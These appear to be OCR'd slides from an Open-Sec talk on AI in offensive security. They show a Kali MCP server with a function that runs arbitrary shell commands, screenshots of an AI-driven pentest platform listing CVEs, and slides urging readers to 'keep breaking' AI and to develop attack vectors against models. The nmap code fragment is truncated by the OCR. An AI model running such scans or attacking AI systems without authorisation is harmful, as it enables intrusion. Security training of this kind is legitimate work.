
Kali MCP Server


main
MCP-Kali-Server / kali_server.py
main
MCP-Kali-Server / kali_server.py
main
MCP-Kali-Server / kali_server.py
Blame

```
def nmap():

        if add
            #
            co

        comman

        result
        return
    except Exc
        logger
        logger
        return
            "error": f"Server error: {str(e)}"
        }), 500
```

```
def execute_command(command: str) -> Dict[str, Any]:
    """
    Execute a shell command and return the result

    Args:
        command: The command to execute

    Returns:
        A dictionary containing the stdout, stderr, and return code
    """
    executor = CommandExecutor(command)
    return executor.execute()
```

PentesterOne-NG : Our MCP implementation



PentesterOne-NG

Next Generation Penetration Testing Platform

Session ID: CLIENT_1763008686524_mdpxi4r7y

Configure the Pentest

Target (IP or Domain): 192.168.1.53

Pentest Type: Infrastructure Pentest (Fast)

Select pentest type...
Infrastructure Pentest (Fast)
Infrastructure Pentest (Full)
Web Pentest (without credentials)
Web Pentest (with credentials)
API Security Assessment
Active Directory Assessment

Quick infrastructure assessment

Group/Subnet Scope

Targets (one per line)

```
192.168.1.0/24
10.0.0.1
example.com
```

Critical Vulnerabilities (CVSS > 7.5)

CVSS 9.8 - CVE-2023-38408 CRITICAL
- CVE-2023-38408 CVSS: 9.8
2025-11-12T23:46:51.383040

CVSS 9.1 - CVE-2023-21980 CRITICAL
- CVE-2023-21980 CVSS: 9.1
2025-11-12T23:46:51.383055

Execution Progress

```
[11:46:51 PM] Starting infra_fast on OBFUSCATED_b301df5d6e12...
[11:46:51 PM] Executing pentest scan...
[11:46:51 PM] Scan completed. Analyzing with AI...
[11:46:51 PM]
[11:46:51 PM]
[11:46:51 PM]
[11:46:51 PM] Pentest analysis completed
[11:46:51 PM] Executing pentest scan...
[11:46:51 PM] Scan completed. Analyzing with AI...
[11:46:51 PM]
[11:46:51 PM]
[11:46:51 PM]
[11:46:51 PM] Pentest analysis completed
```

Vulnerability Report

Executive Summary

12	8	4
Critical Vulnerabilities	CVSS ≥ 9.0	CVSS 7.5-8.9

Open-Sec

Conclusions

- Keep looking for using AI (and all its acronyms) and how it could help offensive security
  - TEST BY YOURSELF
- Keep breaking everything related to AI
  - **Gandalf from Lakera is kind of boring, but encouraging**
- Of course, we don't try to reinvent the wheel every day
- We need to know how a PING works, but we don't have to make our own ping, We'll use the one included in the operating system
  - This also applies for AI
    - Learn about models
    - Learn about the algorithms that support the models
    - Develop your own code to test the models
    - Develop an attack vector

Open-Sec

Postulates

- You can spend your life asking ChatGPT or Cloude or Gemini or whatever, but it won't make you a hacker
- You can wait for the magic tool "AI Powered" and use it, but it still doesn't make you hacker nor pentester
- Prompt injection is very useful, but as of today, it's just a small part of AI insecurity
- Actually, developing an **offensive security mindset** is what allow you to turn in to hacker and, then, pentester (MAYBE red teamer).
  - Understanding how your target works is what prevents you from being a AI kiddie...

Open-Sec

Be a real hacker,

not just a skiddie

by Open-Sec

info@open-sec.com
www.open-sec.com

Open-Sec